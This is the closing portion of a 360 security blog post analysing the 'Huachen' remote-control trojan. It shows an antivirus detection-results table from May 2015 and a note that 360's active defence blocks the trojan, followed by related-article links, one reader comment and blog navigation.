


反病毒软件	结果	病毒库日期
ALYac	Gen:Variant.Graftor.185835	20150523
AVG	BackDoor.Generic_r.IVA	20150523
Ad-Aware	Gen:Variant.Graftor.185835	20150523
Avast	Win32:Evo-gen [Susp]	20150523
BitDefender	Gen:Variant.Graftor.185835	20150523
ESET-NOD32	a variant of Win32/Farfli.BCC	20150523
Emsisoft	Gen:Variant.Graftor.185835 (B)	20150523
F-Secure	Gen:Variant.Graftor.185835	20150523

Fortinet	W32/Magania.FILW!tr	20150523
GData	Gen:Variant.Graftor.185835	20150523
K7AntiVirus	Trojan (004bb5a01)	20150523
K7GW	Trojan (004bb5a01)	20150523
MicroWorld-eScan	Gen:Variant.Graftor.185835	20150523
NANO-Antivirus	Trojan.Win32.Graftor.dekhrx	20150523
Qihoo-360	Trojan.Generic	20150523
TrendMicro	PAK_Generic.005	20150523
TrendMicro-HouseCall	PAK_Generic.005	20150523
AVware	✔	20150523
AegisLab	✔	20150523
Agnitum	✔	20150521
AhnLab-V3	✔	20150523
Alibaba	✔	20150523
Antiy-AVL	✔	20150523
Avira	✔	20150523
Baidu-International	✔	20150523
Bkav	✔	20150523
ByteHero	✔	20150523
CAT-QuickHeal	✔	20150523
CMC	✔	20150520
ClamAV	✔	20150523
Comodo	✔	20150523
Cyren	✔	20150523
DrWeb	✔	20150523
F-Prot	✔	20150523
Ikarus	✔	20150523
Jiangmin	✔	20150522
Kaspersky	✔	20150523
Kingsoft	✔	20150523
Malwarebytes	✔	20150523
McAfee	✔	20150523
McAfee-GW-Edition	✔	20150522
Microsoft	✔	20150523
Norman	✔	20150523
Panda	✔	20150523
Rising	✔	20150523
SUPERAntiSpyware	✔	20150523
Sophos	✔	20150523
Symantec	✔	20150523
Tencent	✔	20150523
TheHacker	✔	20150521
TotalDefense	✔	20150523
VBA32	✔	20150523
VIPRE	✔	20150523
ViRobot	✔	20150523
Zillya	✔	20150521
Zoner	✔	20150521
nProtect	✔	20150522

360云主动防御可以拦截“华晨同步专家”远控木马的攻击方法：

手动扫描检出：



你也许会喜欢：

- 谈一个Kernel32当中的ANSI到Unicode转换的问题 (http://blogs.360.cn/blog/%e8%b0%88%e4%b8%80%e4%b8%aakernel32%e5%bd%93%e4%b8%ad%e7%9a%84ansi%e5%88%b0unicode%e8%bd%ac%e6%8d%a2%e7%9a%84%e9%97%ae%e9%a2%98/)
- 云控攻击之“人生在世”木马分析 (http://blogs.360.cn/blog/cloud-life/)

- 性能测试中sql索引引起的性能问题 (http://blogs.360.cn/blog/%e6%80%a7%e8%83%bd%e6%b5%8b%e8%af%95%e4%b8%adsql%e7%b4%a2%e5%bc%95%e5%bc%95%e8%b5%b7%e7%9a%84%e6%80%a7%e8%83%bd%e9%97%ae%e9%a2%98-2/)
- 利用 Flash 漏洞的木马程序分析报告 by 师兄 (http://blogs.360.cn/blog/%e5%88%a9%e7%94%a8-flash-%e6%bc%8f%e6%b4%9e%e7%9a%84%e6%9c%a8%e9%a9%ac%e7%a8%8b%e5%ba%8f%e5%88%86%e6%9e%90%e6%8a%a5%e5%91%8a-by-%e5%b8%88%e5%85%84/)
- 罪恶家族hook007之潜伏篇 (http://blogs.360.cn/blog/hoook007/)

Posted in 病毒分析 (http://blogs.360.cn/blog/category/%e7%97%85%e6%af%92%e5%88%86%e6%9e%90/).
Tagged 主动防御 (http://blogs.360.cn/blog/tag/%e4%b8%bb%e5%8a%a8%e9%98%b2%e5%be%a1/), 华晨 (http://blogs.360.cn/blog/tag/%e5%8d%8e%e6%99%a8/), 白利用 (http://blogs.360.cn/blog/tag/%e7%99%bd%e5%88%a9%e7%94%a8/), 远控 (http://blogs.360.cn/blog/tag/%e8%bf%9c%e6%8e%a7/).

One thought on “移花接木大法：新型“白利用”华晨远控木马分析”

盗墓笔记 (http://www.dmbj.cn/) said on 2015 年 6 月 22 日 at 上午 1:25 (http://blogs.360.cn/blog/white-used/comment-page-1/#comment-4361):

这个分析太赞了

Comments are closed.

Next Post → (http://blogs.360.cn/blog/ctb-locker%e5%88%86%e6%9e%90%e6%8a%a5%e5%91%8a/)
← Previous Post (http://blogs.360.cn/blog/cloud-life/)

近期文章

- Edge Sandbox绕过后续及Windows 10 TH2新安全特性 (http://blogs.360.cn/blog/poc_edgesandboxbypass_win10th2_new_security_features/)
- 360MarvelTeam虚拟化漏洞第二弹 – CVE-2015-5279 漏洞分析 (http://blogs.360.cn/blog/360marvelteam%e8%99%9a%e6%8b%9f%e5%8c%96%e6%bc%8f%e6%b4%9e%e7%ac%ac%e4%ba%8c%e5%bc%b9-cve-2015-5279-%e6%bc%8f%e6%b4%9e%e5%88%86%e6%9e%90/)

- 360MarvelTeam虚拟化漏洞第一弹 – CVE-2015-6815 漏洞分析 (http://blogs.360.cn/blog/360marvelteam%e8%99%9a%e6%8b%9f%e5%8c%96%e6%bc%8f%e6%b4%9e%e7%ac%ac%e4%b8%80%e5%bc%b9-cve-2015-6815-%e6%bc%8f%e6%b4%9e%e5%88%86%e6%9e%90/)
- VNC拒绝服务漏洞(CVE-2015-5239)分析 (http://blogs.360.cn/blog/vnc%e6%8b%92%e7%bb%9d%e6%9c%8d%e5%8a%a1%e6%bc%8f%e6%b4%9ecve-2015-5239%e5%88%86%e6%9e%90/)
- Windows10 Mount Point Mitigation & MS15-090绕过 (http://blogs.360.cn/blog/windows10-mount-point-mitigation-bypass/)

分类目录

- APT报告 (http://blogs.360.cn/blog/category/apt%e6%8a%a5%e5%91%8a/) (1)
- web前端技术 (http://blogs.360.cn/blog/category/web%e5%89%8d%e7%ab%af%e6%8a%80%e6%9c%af/) (4)
- 内核技术 (http://blogs.360.cn/blog/category/kernel/) (8)
- 后台技术 (http://blogs.360.cn/blog/category/%e5%90%8e%e5%8f%b0%e6%8a%80%e6%9c%af/) (7)
- 客户端技术 (http://blogs.360.cn/blog/category/%e5%ae%a2%e6%88%b7%e7%ab%af%e6%8a%80%e6%9c%af/) (1)
- 服务端测试 (http://blogs.360.cn/blog/category/%e6%9c%8d%e5%8a%a1%e7%ab%af%e6%b5%8b%e8%af%95/) (2)
- 测试技术 (http://blogs.360.cn/blog/category/%e6%b5%8b%e8%af%95%e6%8a%80%e6%9c%af/) (1)
- 漏洞分析 (http://blogs.360.cn/blog/category/%e6%bc%8f%e6%b4%9e%e5%88%86%e6%9e%90/) (27)
- 病毒分析 (http://blogs.360.cn/blog/category/%e7%97%85%e6%af%92%e5%88%86%e6%9e%90/) (30)
- 移动端技术 (http://blogs.360.cn/blog/category/%e7%a7%bb%e5%8a%a8%e7%ab%af%e6%8a%80%e6%9c%af/) (17)

链接

- 360安全中心 (http://www.360.cn/)
- 360论坛 (http://bbs.360safe.com/)

Proudly powered by WordPress (http://wordpress.org/)